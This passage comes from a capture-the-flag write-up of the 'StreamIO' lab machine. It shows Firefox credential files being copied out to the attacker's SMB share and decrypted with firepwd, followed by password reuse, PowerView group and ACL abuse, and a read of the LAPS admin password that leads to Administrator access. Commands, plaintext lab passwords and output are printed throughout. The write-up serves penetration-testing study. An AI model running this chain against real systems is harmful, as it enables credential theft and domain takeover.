-a----        2/22/2022   2:40 AM            208 compatibility.ini
-a----        2/22/2022   2:40 AM            939 containers.json
-a----        2/22/2022   2:40 AM         229376 content-prefs.sqlite
-a----        2/22/2022   2:40 AM          98304 cookies.sqlite
-a----        2/22/2022   2:40 AM           1081 extension-preferences.json
-a----        2/22/2022   2:40 AM          43726 extensions.json
-a----        2/22/2022   2:42 AM        5242880 favicons.sqlite
-a----        2/22/2022   2:41 AM         262144 formhistory.sqlite
-a----        2/22/2022   2:40 AM            778 handlers.json
-a----        2/22/2022   2:40 AM         294912 key4.db
-a----        2/22/2022   2:41 AM           1593 logins-backup.json
-a----        2/22/2022   2:41 AM           2081 logins.json
-a----        2/22/2022   2:42 AM              0 parent.lock
-a----        2/22/2022   2:42 AM          98304 permissions.sqlite
-a----        2/22/2022   2:40 AM            506 pkcs11.txt
-a----        2/22/2022   2:42 AM        5242880 places.sqlite
-a----        2/22/2022   2:42 AM           8040 prefs.js
-a----        2/22/2022   2:42 AM            180 search.json.mozlz4
-a----        2/22/2022   2:42 AM            288 sessionCheckpoints.json
-a----        2/22/2022   2:42 AM           1853 sessionstore.jsonlz4
-a----        2/22/2022   2:40 AM             18 shield-preference-experiments.json
-a----        2/22/2022   2:42 AM            611 SiteSecurityServiceState.txt
-a----        2/22/2022   2:42 AM           4096 storage.sqlite
-a----        2/22/2022   2:40 AM             50 times.json
-a----        2/22/2022   2:40 AM          98304 webappsstore.sqlite
-a----        2/22/2022   2:42 AM            141 xulstore.json
```

I downloaded *logins.json* and *key4.db*.

```
*Evil-WinRM* PS C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release> net use Z: \\10.10.14.5\kali /user:kali kali
The command completed successfully.

*Evil-WinRM* PS C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release> copy logins.json Z:\
*Evil-WinRM* PS C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release> copy key4.db Z:\
*Evil-WinRM* PS C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release>
```

firepwd

I use the following to extract password.

- https://github.com/lclevy/firepwd

I decrypt using *firepwd*.

```
ghost@localhost [03:54:17] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio/firefox] [master *]
→ % firepwd
globalSalt: b'd215c391179edb56af928a06c627906bcbd4bd47'
 SEQUENCE {
   SEQUENCE {
     OBJECTIDENTIFIER 1.2.840.113549.1.5.13 pkcs5 pbes2
     SEQUENCE {
       SEQUENCE {
         OBJECTIDENTIFIER 1.2.840.113549.1.5.12 pkcs5 PBKDF2
         SEQUENCE {
           OCTETSTRING b'5d573772912b3c198b1e3ee43ccb0f03b0b23e46d51c34a2a055e00ebcd240f5'
           INTEGER b'01'
           INTEGER b'20'
           SEQUENCE {
             OBJECTIDENTIFIER 1.2.840.113549.2.9 hmacWithSHA256
           }
         }
       }
       SEQUENCE {
         OBJECTIDENTIFIER 2.16.840.1.101.3.4.1.42 aes256-CBC
         OCTETSTRING b'1baafcd931194d48f8ba5775a41f'
       }
     }
   }
   OCTETSTRING b'12e56d1c8458235a4136b280bd7ef9cf'
 }
clearText b'706173737776f72642d636865636b0202'
password check? True
 SEQUENCE {
   SEQUENCE {
     OBJECTIDENTIFIER 1.2.840.113549.1.5.13 pkcs5 pbes2
     SEQUENCE {
       SEQUENCE {
         OBJECTIDENTIFIER 1.2.840.113549.1.5.12 pkcs5 PBKDF2
         SEQUENCE {
           OCTETSTRING b'098560d3a6f59f76cb8aad8b3bc7c43d84799b55297a47c53d58b74f41e5967e'
           INTEGER b'01'
           INTEGER b'20'
           SEQUENCE {
             OBJECTIDENTIFIER 1.2.840.113549.2.9 hmacWithSHA256
           }
         }
       }
       SEQUENCE {
         OBJECTIDENTIFIER 2.16.840.1.101.3.4.1.42 aes256-CBC
         OCTETSTRING b'e28a1fe8bcea476e94d3a722dd96'
       }
     }
   }
   OCTETSTRING b'51ba44cdd139e4d2b25f8d94075ce3aa4a3d516c2e37be634d5e50f6d2f47266'
 }
clearText b'b3610ee6e057c4341fc76bc84cc8f7cd51abfe641a3eec9d08080808080808080'
decrypting login/password pairs
https://slack.streamio.htb:b'admin',b'JDg0dd1s@d0p3cr3@t0r'
https://slack.streamio.htb:b'nikk37',b'n1kk1sd0p3t00:)'
https://slack.streamio.htb:b'yoshihide',b'paddpadd@12'
https://slack.streamio.htb:b'JDgodd',b'password@12'

ghost@localhost [03:54:18] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio/firefox] [master *]
→ %
```

So there are 4 users

- admin:JDg0dd1s@d0p3cr3@t0r
- nikk37:n1kk1sd0p3t00:)

- yoshihide:paddpadd@12
- JDgodd:password@12

Lateral movement (nikk37 → JDgodd)

Using the credential, I try login to *JDgodd* (assuming password reuse).


- I try all 4 passwords and *JDg0dd1s@d0p3cr3@t0r* works.

```
*Evil-WinRM* PS C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release> net user jdgodd
User name                    JDgodd
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/22/2022 1:56:42 AM
Password expires             Never
Password changeable          2/23/2022 1:56:42 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   2/26/2022 10:17:08 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.
```

However, the user is not part of *Remote Management*. So I cannot login via *evil-winrm*.

JDgodd → Administrator

bloodhound



JDgodd owns *Core Staff* and member of *Core Staff* can read *LDAP Password*.
Therefore, I can add *JDgodd* to the group, and read *LDAP* with *Rubeus*.

power view

I import powerview and import it to the session.
Then I also created *JDgodd* credential.

```
*Evil-WinRM* PS C:\users\nikk37\Desktop> copy Z:\powerview.ps1 .
*Evil-WinRM* PS C:\users\nikk37\Desktop> Import-Module .\powerview.ps1
*Evil-WinRM* PS C:\users\nikk37\Desktop> $pass = ConvertTo-SecureString 'JDg0dd1s@d0p3cr3@t0r' -AsPlainText -Force
*Evil-WinRM* PS C:\users\nikk37\Desktop> $cred = New-Object System.Management.Automation.PSCredential('streamio.htb\JDgodd', $pass)
```

Then I add *JDgodd* to the group.

```
*Evil-WinRM* PS C:\users> Add-DomainObjectAcl -Credential $cred -TargetIdentity "Core Staff" -PrincipalIdentity "streamio\JDgodd"
*Evil-WinRM* PS C:\users> Add-DomainGroupMember -Credential $cred -Identity "Core Staff" -Members "StreamIO\JDgodd"
*Evil-WinRM* PS C:\users> net user jdgodd
User name                    JDgodd
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/22/2022 1:56:42 AM
Password expires             Never
Password changeable          2/23/2022 1:56:42 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/13/2023 7:36:12 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *CORE STAFF
The command completed successfully.
```

Then I read *LDAP* password from *ms-Mcs-AdmPwd* property.

```
*Evil-WinRM* PS C:\Users\nikk37\Desktop> Get-AdComputer -Filter * -Properties ms-Mcs-AdmPwd -Credential $cred


DistinguishedName : CN=DC,OU=Domain Controllers,DC=streamIO,DC=htb
DNSHostName       : DC.streamIO.htb
Enabled           : True
ms-Mcs-AdmPwd     : hdX{!6XVFN1i)4
Name              : DC
ObjectClass       : computer
ObjectGUID        : 8c0f9a80-aaab-4a78-9e0d-7a4158d8b9ee
SamAccountName    : DC$
SID               : S-1-5-21-1470860369-1569627196-4264678630-1000
UserPrincipalName :
```

I just login as *administrator* using *evil-winrm*.

```
ghost@localhost [05:01:33] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/streamio] [master *]
→ % evil-winrm -i 10.10.11.158 -u Administrator -p 'hdX{!6XVFN1i)4'
zsh: /usr/local/bin/evil-winrm: bad interpreter: /usr/bin/ruby2.7: no such file or directory

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
streamio\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

root.txt flag

```
*Evil-WinRM* PS C:\Users> dir Martin/Desktop


    Directory: C:\Users\Martin\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        1/13/2023   5:41 PM             34 root.txt


*Evil-WinRM* PS C:\Users> cd Martin/Desktop
*Evil-WinRM* PS C:\Users\Martin\Desktop> type root.txt
f3d9407eafdacd28271a592c58520f6b
*Evil-WinRM* PS C:\Users\Martin\Desktop> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : DC
   Primary Dns Suffix  . . . . . . . : streamIO.htb
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : streamIO.htb
                                       htb

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-B9-BD-72
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : dead:beef::211(Preferred)
   Lease Obtained. . . . . . . . . . : Friday, January 13, 2023 5:40:54 PM
   Lease Expires . . . . . . . . . . : Friday, January 13, 2023 8:40:54 PM
   IPv6 Address. . . . . . . . . . . : dead:beef::adce:ae97:21c9:4dbe(Preferred)
   Link-local IPv6 Address . . . . . : fe80::adce:ae97:21c9:4dbe%12(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.11.158(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:35eb%12
                                       10.10.10.2
   DHCPv6 IAID . . . . . . . . . . . : 117461078
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2B-53-C0-7C-00-50-56-B9-BD-72
   DNS Servers . . . . . . . . . . . : 127.0.0.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
   Connection-specific DNS Suffix Search List :
                                       htb
```